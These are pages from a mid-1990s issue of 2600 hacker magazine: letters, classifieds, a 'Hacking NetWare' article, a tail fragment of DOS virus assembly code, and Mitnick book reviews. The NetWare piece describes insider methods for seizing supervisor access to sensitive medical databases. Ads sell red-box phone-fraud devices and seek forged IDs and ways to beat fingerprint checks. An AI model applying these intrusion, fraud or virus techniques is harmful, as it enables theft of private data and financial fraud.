I am writing on the article by Helen Gone on ATM hacking (Summer '95). I found a Diebold machine like the one described in the article. I followed the steps as described in the article concerning the ATM machine with the door flaw. Everything worked just as described - I got the cash and my card back and the ATM machine reset. It told me that it malfunctioned on the receipt that was printed and reset to the insert card mode. My monthly statement came and to my disappointment the money had been subtracted from my account. What did I do wrong?

Riddler

It said pretty clearly in the article that these flawed machines are very few and far between. It's extremely unlikely you found one since banks tend to notice these kinds of flaws rather fast.

Contacts Wanted

Dear *2600:*

I am serving 37 months with the feds for distributing obscenity on my BBS. Any of your readers who want to correspond, write me here. All letters read before I get them. Paperbacks, magazines, pictures (no Polaroids) are all OK to send. Peace - and keep an eye on your driveway.

Joey Jay Weinman
23928-044 FCI Unit G
P.O. Box 7000
Texarkana, TX 75505-7000

Info

Dear *2600:*

Perhaps this toll-free Arizona number (520-782-0100) can be of some use to hackers. US West is providing the number so people can test their PBX's and other stuff for calling the new 520 area code.

David Smith
Las Vegas

Dear *2600:*

When I was scanning last night I came up with some interesting numbers: 800-555-6456 - "speed dialed calls only"; 800-555-2580 - hangs up on you; 800-555-9600 - steady tone; 800-555-5456 - gives a tone like 1-800-MY-ANI-IS.

CMS
Santa Rosa, CA

The 555 exchange is beginning to be used for services other than directory assistance, not just in the 800 area code.

Opening Doors

Dear *2600:*

A while back, I was with a friend of mine in his car. We were delivering a package in some old guy's driveway. I waited in the car and my friend's garage door opener was just sitting in front of me. The thing looked very tempting, so I picked it up and pointed it to the old guy's garage door. Just to see what would happen, I pushed the button. To my surprise, the garage door opened! Well, I quickly pushed the button again so it would close the garage door. I just wanted to know if you guys could maybe do a section on garage doors.

The Laughing Cow

It's quite simple really. The devices come with a default code. Many people never change the code so there are lots of us with the exact same code. A little common sense would make this security hole a lot harder to find.

Immortalize Yourself

Send your letters to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

2600 Marketplace

For Sale

THE GIANT BLACK BOOK OF COMPUTER VIRUSES is 672 pages of complete code and detailed explanations of 37 different viruses, including everything from simple DOS viruses to Windows, OS/2, and UNIX viruses. Learn how to use a virus to set up a superuser account in UNIX, or steal a password, learn about polymorphic viruses and genetic viruses, multi-partite viruses - you name it! Check out the beneficial KOH virus which encrypts your hard disk with your secret passphrase so the feds can't get at it. $39.95 + 3.00 postage, or book+disk $54.95 + 3.00 postage. American Eagle Publications, PO Box 1507, Show Low, AZ 85901. (800) 719-4957.

6.500 MHZ CRYSTALS, $4 apiece, 50 for $115, 100 for $200. Add $3 for shipping plus insurance. Wilson, PO Box 54348, Philadelphia, PA 19105.

HACK THE PLANET. A new and exciting board game in which 2-4 players race to complete a hacking mission. Please send $3.00 check or money order payable to CASH. 2447 Fifth Avenue, East Meadow, NY 11554-3226.

"THE MAGICAL TONE BOX". Fully assembled version of this device similar to the one published in Winter 1993-94 issue of *2600*. 2.8 inches long x 1.25 inch wide and 3/4 inch thin, with keychain. Records ANY tone you generate onto chip. 20 second capacity. Includes 4 watch batteries. Only $29, 2 for $55, 4 for $102. Send money order for 2nd day shipping; checks need 18 days to clear. Add $4 total for any number of devices for shipping and insurance. "THE QUARTER" DEVICE. Complete KIT of all parts, including 2x3x1 case, as printed in Summer 1993 issue of *2600*. All you supply is 9 volt battery and wire. Only $29, 2 kits for $55, 4 for $102. Add $4 total for any number of kits for shipping & insurance. 6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S., add $12 per order in U.S. funds. For quantity discounts on any item, include phone number & needs. E. Newman, 6040 Blvd. East - Suite 19N, West New York, NJ 07093.

FREE PHONE CALLS FOR LIFE! New video "How To Build a Red Box". VHS 60 min. Complete step by step instruction on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain free calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only $29 U.S., $5 for shipping & handling. DIGITAL RECORDING KEYCHAIN. Records and plays ANY tone you generate. Very small. Fits in pocket for easy access. 20 second capacity. Includes 4 watch batteries. No assembly necessary. $28 US and $5 shipping & handling. Send check or money order to: East America Company, Suite 300-H, 156 Sherwood Place, Englewood, NJ 07631-3611. Tel: (201) 871-9172. E-mail: 76501.3071@compuserve.com.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

HELP SAVE *2600*'S OFFICIAL CANINE MASCOT! Walter has been with us since 1985 and has helped us stay sane in our "publish or perish" environment. After being hit by a speeding car in October, Walter's medical bills have soared past $3000. You can help by joining the Walter Posse and buying an official t-shirt for $20. Send cash or make checks payable to cash. 2600, PO Box 848, Middle Island, NY 11953. Check Walter's progress on the 2600 web site (www.2600.com) or finger walter@2600.com for the latest update.

ABSOLUTE POWER CORRUPTS ABSOLUTELY! Arm yourself with knowledge and information for the Information Age. Get infor-

mation on hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. We can supply you with files, programs, manuals, and memberships from our elite organization. Legit and recognized world-wide. Our QUALITY information sources and resources will elevate you to a higher plane of consciousness. Coming soon: Hack videos. For a full catalog send $1 to: SotMESC, Box 573, Long Beach, MS 39560. Over 3000 catalogs distributed.

X-PHILES H/P/A CD-ROM. The most complete HPA CD-Rom available today, containing over 21,500 files about hacking, phreaking, anarchy, drugs, occult, conspiracies, UFOs, programming, Star Trek, security, hardware, science, Internet, privacy, weapons, survival, cyberspace, and so on. The price is $35 plus shipping. Email to dt93tn@pt.hk-r.se for information on how and where to order it.

Help Wanted

START UP COMPANY SEEKING hardware wizard who builds one sample of a new computer system. All material will be delivered, NO cash payment! Shares and job if it works! Write to: G. Jerome, 163S 500W, #235, Bountiful, UT 84010.

PLEASE HELP CLEAR MY CREDIT REPORTS. Send info to: K. O'Neill, PO Box 245, Woodland, CA 95776.

NEED CREDIT REPORT HELP. Confidential, compensation. G. Cassidy, PO Box 8522, Albany, NY 12208.

HELP TO TRACE A BANK ACCOUNT left to me by deceased father. Bank stonewalling me. Will pay percentage if successful. Telephone +44 1788 546399.

Business Opportunities

CLEAR UP A CRIMINAL RECORD. It really works! You do all the work yourself, saving embarrassment and money. Send SASE. Also: LOOKING FOR SOMEONE to make passable documents such as social security cards, drivers' licenses, etc. Can furnish much business. Does anyone out there have a solution to the changing of your fingerprints? Need a method that will pass fingerprint checks. Write to: Alan, Box 262, Colt, AR 72326.

Bulletin Boards

DEF CON Voice System: (801) 855-3326 - the place to meet other k-rad haquer types. 5 voice conference areas with up to 8 people each, all digital. Very fast free VMBs and multiple voice BBS sections to cover all areas of conversation. Daily conferences start around 9pm Eastern.

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. Telnet: anarchy-online.com. Modem: 214-289-8328.

TOG DOG, Evil Clown of Pork BBS, you saw us at HOPE - now call us and experience a professional, freedom-based BBS! H/P texts, PC demos, coding, free Internet newsgroups, and e-mail. No charges/ratios! 28.8, 24hrs (313) TOG-1-DOG, automated info from info@togdog.com.

UNPHAMILIAR TERRITORY WANTS YOU! We are a bulletin board system running out of Phoenix, AZ and have been in operation since 1989. We serve as a system in which security flaws, system exploits, and electronic freedom are discussed. There is no illegal information contained on the system. We offer an interactive forum in which computer security specialists, law enforcement, and journalists can communicate with others in their field as well as those wily computer hackers. We call this "neutral territory" and we have been doing this for 4 years. Since 1991, we've had security officers from Sprint, MCI, Tymnet, various universities and branches of the government participate. We have also had journalists from InfoWorld, InfoSecurity News, Gray Areas Magazine, and a score of others participate. If you are interested, please send mail to: imedia@tdn.net.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Spring issue: 2/29/96.

HACKING NETWARE

by Trap

Reading through the book on Novell 3.11 System Administration, a task I find neither fun nor exciting, I decided it would be worth much more of an experience for me to get into the system myself so I would know the system (and its leaks) before the LAN Supervisor job passed on to me in the coming weeks. Armed with only feeble knowledge from what I had so far read, I contemplated how I would go about getting the Supervisor password and have the entire system open at my feet. Knowledge is power, ya know.

Let's see, what to do, what to do. I work for a government contractor in the health sciences so we manage a lot of info databases on military and private eco-disasters, places where people can't safely live, the names and life histories of those exposed or tested or even just on state registries, who their friends are, and where to contact them. It's safe to say, it's a lot of privileged info, especially when you figure how sensitive someone's *complete* medical history can be (including visits to the clinic). So I thought I'd see just how secure it all is, and since I'm next in line to control that info, I figured it couldn't hurt.

First I figured if I really wanted to get at someone's files, I could break into the file room and jimmy open the file cabinet. But since that's not my style, I figured I could always steal the tape backups which are kept out in the open overnight along with the tape machine to copy down the type and configuration (or even just swipe the bastard). Then there's key capturing and undeleting files in the temp directory, usually transferred because the LAN works a whole lot slower than the individual PCs.

Should that not be feasible, the backup runs every night and in order to run, it needs to have SUPERVISOR access to the LAN. All I would have to do is go in after hours, after the backup is complete, and under that login, enter SYSCON and grant my ID equivalent access. Then, unless security occasionally checks login IDs, which they don't, I could peruse the system sans suspicion until I merrily extract all the info I need.

However, should either of these two options be unavailable to me, I could call in from my modem at home using a copy of CC:remote that I downloaded off the LAN. Since copying and reading are the same function to Novell, the most Security could see is that I perused the file.

From home, I could call into the other contractors with whom we work, especially the one which has an 800 number and lets me stay on no matter how many passwords I get wrong. Then, armed with my quarterly telephone book on the US Government Health Agencies, I could find the names of people who may need that info and attempt to hack the password. Since government, non-computer types are setup with three initials and the optional single digit number as a login ID and always use lame passwords (new accounts use the last name of the person receiving the account and those seldom get changed) I can stay on all day on their dollar to figure it out.

Okay, now we get to the real LAN stuff. Since my original intent was to search the LAN for leaks, I decided to stay at my desk. First, I knew that the passwords to Supervisor had to be kept in a common *(everyone)* location, I wrote code to search and list anything that might be a protected file or directory. Since Novell can make a directory and files invisible yet not locked, I found that to be my main option. Novell will let you enter the directory and retrieve

the file if you know what it's called. If you don't, you get the same old DOS "File not found" message. So I wrote code to try going into a directory trying all combinations in ASCII for 8 characters and an extension, list those found and any files found. Of course, time is something I did have, as would any employee. I didn't even get very far when I found a WordPerfect 5.1 password protected file which was not even disguised. So it took me all of 10 seconds to open that file with WPCRACK and, lo and behold, all the passwords for the different administrators, including SUPERVISOR. Dumb, dumb, dumb. I'm going to have to make some changes around here.

A few notes about Novell NetWare 3.11. A password may be up to 47 characters in length. Passwords have to be memorized by all the administrators which leads to a password which is an actual, easy- to-remember word or phrase. All information about where and when a specific login ID has logged in is recorded in the Bindaries which is most likely extractable, somehow, I know not how. Security can determine how many times and what passwords were tried during a login attempt. Security can also determine the few seconds it took someone to logout just before the login crime began thereby raising suspicions. You can use SYSCON to find what the alternates are. Every system has a backup with equivalent power to SUPERVISOR. You'll know you found one because if you check the full name, there won't be one. If you call Novell and tell them you are locked out and can't remember the Supervisor password, they will need to speak directly to the person who registered the NetWare. If you are that person, they can give you the backdoor pass. If you are not, they will call that person and tell them who called and when. Most importantly, however, is that no matter what you do, Security has to make an effort out of figuring it all out. That means, all those NetWare protection devices are good, if someone uses them, and using them is a full time job in itself. Keep that in mind and keep watching for Novell Hack II, coming soon.

ANNOUNCING

THE 1996 *2600* INTERNET SEARCH!

The goal is simple. Find the oldest computer system hooked into the Internet. It could be a UNIVAC. Or a DEC 10. Maybe a Timex Sinclair. Who knows? The only way to find out is to start searching. If you're the first one to find an ancient system and it stays on the net throughout 1996, you'll win a lifetime subscription to *2600!* You can even set up your own archaic system but you have to keep it on the net, it has to be the oldest system reported to us, and, in the event of a tie, you have to be the first one reporting it.

If you come under federal indictment for attacking the machine you find, it could affect your chances of winning.

Send entries to:

2600 Ancient Computers
PO Box 99
Middle Island, NY 11953

(continued from page 41)

```
   mov ah, 9; Just displays a message
      before host executes... Hope
      you think of something better,
      more destructive....
   lea dx, [di + msg]
   int 21h
   jmp run_orig_com
EOV:
   int 20h
   end SOV

;  This code was tested and assembled
   with TASM 1.0 and works great,
   enjoy!
```

CASHING IN ON MITNICK

The Fugitive Game
by Jonathan Littman
$23.95, 384 pages
Published by Little, Brown and Company
Review by Scott Skinner

In *The Fugitive Game,* Jonathan Littman has written the most sympathetic account of hackers since Bruce Sterling penned his own investigation in *The Hacker Crackdown.* But Littman's sympathy has very little to do with the hacker lifestyle or its ethic; indeed, he does not seem to condone either. Rather, Littman's brand of compassion is an acute understanding of the abuses of his own craft, that of the media in distorting facts to the point of creating fiction. *Fugitive* is the story of how just such irresponsible journalism turned computer expert Kevin Mitnick into "the most wanted computer hacker in the world."

Readers will remember Mitnick as the spiteful and vindictive teenager featured in Katie Hafner and John Markoff's *Cyberpunk: Computers and Outlaws on the Electronic Frontier.* At the time of its release, *Cyberpunk's* portrayal of Mitnick was thought to be biased, allegedly because Mitnick was the only hacker featured who refused to be interviewed. Biased or not, he was portrayed by the authors as a "Dark Side" hacker, and the antithesis of the hacker ethic. He was considered more evil than Pengo, a West Berlin hacker who sold his knowledge of American systems on the Internet to the Russians for cash. But Mitnick's worse crime, by comparison, seemed only to be a lack of respect for anyone who was not up to his level of computer expertise, and few people were.

In *Fugitive,* Mitnick returns, only this time the reader is left with the distinct impression that something is missing. The question is what? Mitnick, after all, is hacking as usual. He's listening to private phone conversations, reading email, penetrating systems at will. He's also telling jokes, laughing, and expressing his feelings and vulnerabilities in late-night phone calls to his friends and to Littman. Perhaps what is missing, then, is the Dark Side that has stigmatized Mitnick ever since *Cyberpunk* hit the stands. Or perhaps this malicious nature was never really there to begin with? In any case, the Mitnick of *Fugitive* has little in common with the Mitnick of *Cyberpunk,* except, of course, for the hacking. What accounts for this difference seems to be that Littman actually *talks* to Mitnick, something the authors of *Cyberpunk* did not feel was worth the expense. And it is by listening to Mitnick that we begin to understand him, in ways that are far more comprehensive than *Cyberpunk's* Dark Side stigma can convey.

If *Fugitive* was nothing more than a dry transcription of phone conversations between Mitnick and Littman, the book would still rank as the definitive work on this elusive hacker, easily ousting *Cyberpunk* for the coveted honor. But *Fugitive* is much more than this. In *Fugitive,* Littman reminds us that an investigative journalist's most powerful weapon is still to question. Question everything. Question the good guys. Question the bad guys. Question authority. *Fugitive* is replete with questioning, most of which remains unanswered. While loose ends are not usually considered praiseworthy for an investigative work, in this case the kudos are indeed appropriate because Littman seems to be the only one doing the questioning. Certainly John Markoff, despite *Cyberpunk* and all of his *New York Times* pieces, has never bothered to scratch below the surface of Mitnick or acquire the true facts of his case. Littman spends entire chapters debunk-

ing the myths and distortions surrounding Mitnick, most of which originated from these very sources. And Littman's questions have a way of reminding the reader to remain skeptical, that things are never as simple as we would like them to be. We may never know, for example, exactly how it was that Markoff—a reporter—came to be tagging along with computer security expert Tsutomu Shimomura and the FBI on their stakeout of Mitnick's Raleigh residence, but that won't stop Littman from asking. Of course, the use of the rhetorical question is not lost upon Littman either, as when he asks Shimomura, "Are you a hacker?" knowing full well that Shimomura hacks alright—only he hacks for the Feds. Questions, then, in and of themselves, can make a point, and good questions can make for a fine piece of journalistic work.

Fugitive, then, is as much a story about John Markoff as it is about Mitnick. Here we learn that Markoff has been obsessed with Mitnick for years. And Markoff had everything he needed to fulfill this obsession: he had the skills, the experience, the contacts; he had Shimomura and the *New York Times.* There's just one thing that he didn't have, and that was Mitnick. Markoff did not have Mitnick because Littman did, a fact that Littman shamelessly conveys to the reader through his careful balance of ponderosities and conversation. By and large, the power of *Fugitive* comes from the exchange of dialogue between Littman and Mitnick. Littman knows that this is the main attraction, and he does not disappoint. *Fugitive* is full of interesting phone ironies, as when Littman puts a federal prosecutor on hold to take a call from Mitnick, whose whereabouts at that time were still unknown.

Fugitive adds credence to the notion that people are indeed judged by their motives, and not merely by their actions. In *Fugitive,* however, it is not Mitnick's motives that are being questioned, but rather those of Markoff and Shimomura. Together these "business partners" have sowed their involvement with Mitnick into a cash crop estimated at nearly $2 million. With a purported $750,000 book deal signed, along with a $200,000 Miramax movie option, and an estimated $250-500,000 for foreign book rights, Markoff and Shimomura have made more money off of Mitnick than anyone dreamed possible. One wonders just what sort of criminal acts Mitnick could have perpetrated to deserve so much attention. When all the dust settles, one may very well wonder in vain.

Takedown
by Tsutomu Shimomura
with John Markoff
$24.95, Hyperion Press, 324 pages

Regretfully, we're unable to devote as much space as we would have liked to *Takedown,* the Markoff/Shimomura endeavor, primarily because Hyperion Books did not want to send us a review copy. But a fleeting glimpse is really all that's necessary to come to some important conclusions.

Most of the book deals with Tsutomu Shimomura himself, a subject that won't exactly have you leaning on the edge of your seat. If you could distill from this book the actual parts that deal with Mitnick they would only amount to around three chapters, and those portions are chock full of inaccuracies ranging from simple spelling errors to major factual mistruths, such as the labelling of the escape.com Internet site as an apparent base of operations where the likes of Mitnick, Emmanuel Goldstein, and Phiber Optik plot their evil deeds.

If Shimomura puts the same effort into his system's security as he apparently put into his fact checking, his pager should be seeing quite a bit of activity in the months ahead.

For another more in-depth review, we recommend Computer Underground Digest issue 795 (http://sun.soci.niu.edu/~cudigest).

2600 MEETINGS

NORTH AMERICA

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Atlanta

Lennox Food Court near the payphones by Cinnabon.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court.

Cleveland

Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC

Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

City Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Hazleton, PA

Lural Mall in the new section by phones. Payphones: (717) 454-9236, 9246, 9365.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Meriden, CT

Meriden Square Mall, Food Court. 6 pm.

Nashville

Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans

Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor.

Vancouver, BC (Canada)

Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 7 pm.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

Bristol, England

By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Manchester, England

The Flea and Firkin, Oxford Road.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

DON'T BE A FOOL

IF YOUR ADDRESS LABEL SAYS IT'S TIME TO RENEW, YOU SHOULD TAKE IT VERY SERIOUSLY. UNLIKE MOST OTHER PUBLICATIONS, WE WON'T SEND YOU A BUNCH OF REMINDERS OVER AND OVER AGAIN. WE DON'T BELIEVE IN HOUNDING OUR (FORMER) READERS. SO YOU COULD FIND YOURSELF WONDERING WHY YOU HAVEN'T SEEN 2600 IN THE LAST FEW MONTHS. UNFORTUNATELY, WHEN THIS OCCURS, SUBSCRIBERS USUALLY MISS AN ISSUE BY THE TIME THEY FIGURE OUT WHAT'S HAPPENED. AND IF YOU'VE EVER MISSED AN ISSUE OF 2600, YOU KNOW WHAT THAT ENTAILS. DON'T GET CAUGHT SHORT. RENEW BEFORE YOUR LAST ISSUE ARRIVES SO THERE WON'T BE ANY GAPS. RENEW FOR MULTIPLE YEARS SO YOU WON'T HAVE TO WORRY ABOUT THIS QUITE SO OFTEN. AND FOR YOU CORPORATIONS AND INSTITUTIONS THAT TAKE FOREVER TO PROCESS PURCHASE ORDERS, CONSIDER A LIFETIME SUBSCRIPTION SO YOU'LL NEVER HAVE TO DEAL WITH ANY OF THIS AGAIN.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you earn the right to spit on this page forever)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (used as currency in some countries)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953
(Not enclosing your address is a really bad idea.)

TOTAL AMOUNT ENCLOSED:


Payphones of the Planet

VATICAN

If the Pope ever uses a payphone, it probably looks like this.

Eclipse

MALAYSIA



Found on the island of Tioman.

Hamilton

SINGAPORE

You won't find any gum stuck to this one! Someone, however, seems to be peeling away the instructions. Dissent can be so ugly.

Hamilton

JAPAN

This Wall of Green was found in the lobby of the Tobu Hotel in Tokyo.

Malcolm Riviera

COME AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE PHOTOS THAT WE'VE COMPILED - http://www.2600.com